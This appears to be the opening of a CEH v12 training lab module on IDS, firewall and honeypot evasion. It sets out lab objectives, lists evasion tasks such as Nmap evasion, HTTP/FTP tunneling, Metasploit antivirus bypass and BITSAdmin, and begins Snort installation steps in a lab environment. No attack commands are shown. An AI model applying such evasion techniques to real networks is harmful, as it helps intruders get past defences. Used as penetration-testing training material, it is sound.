Module 12: Evading IDS, Firewalls, and Honeypots

Scenario

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and “honeypots” to protect their networks, which are the preferred targets of hackers for compromising organizations’ security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization’s security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Objective

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization’s infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detect detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

1. Perform intrusion detection using various tools
    - Detect intrusions using Snort
    - Detect malicious network traffic using ZoneAlarm FREE FIREWALL
    - Detect malicious network traffic using HoneyBOT
2. Evade firewalls using various evasion techniques
    - Bypass windows firewall using Nmap evasion techniques
    - Bypass firewall rules using HTTP/FTP tunneling
    - Bypass antivirus using Metasploit templates
    - Bypass firewall through Windows BITSAdmin

Lab 1: Perform Intrusion Detection using Various Tools

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL
- Detect malicious network traffic using HoneyBOT

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.


Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

Here, we will use Snort to detect network intrusions.


1. Click on **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




2. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

Note: If an **Open File - Security warning** pop-up window appears, click **Run**.




3. Accept the **License Agreement** and install Snort by selecting the default options that appear step by step in the wizard.



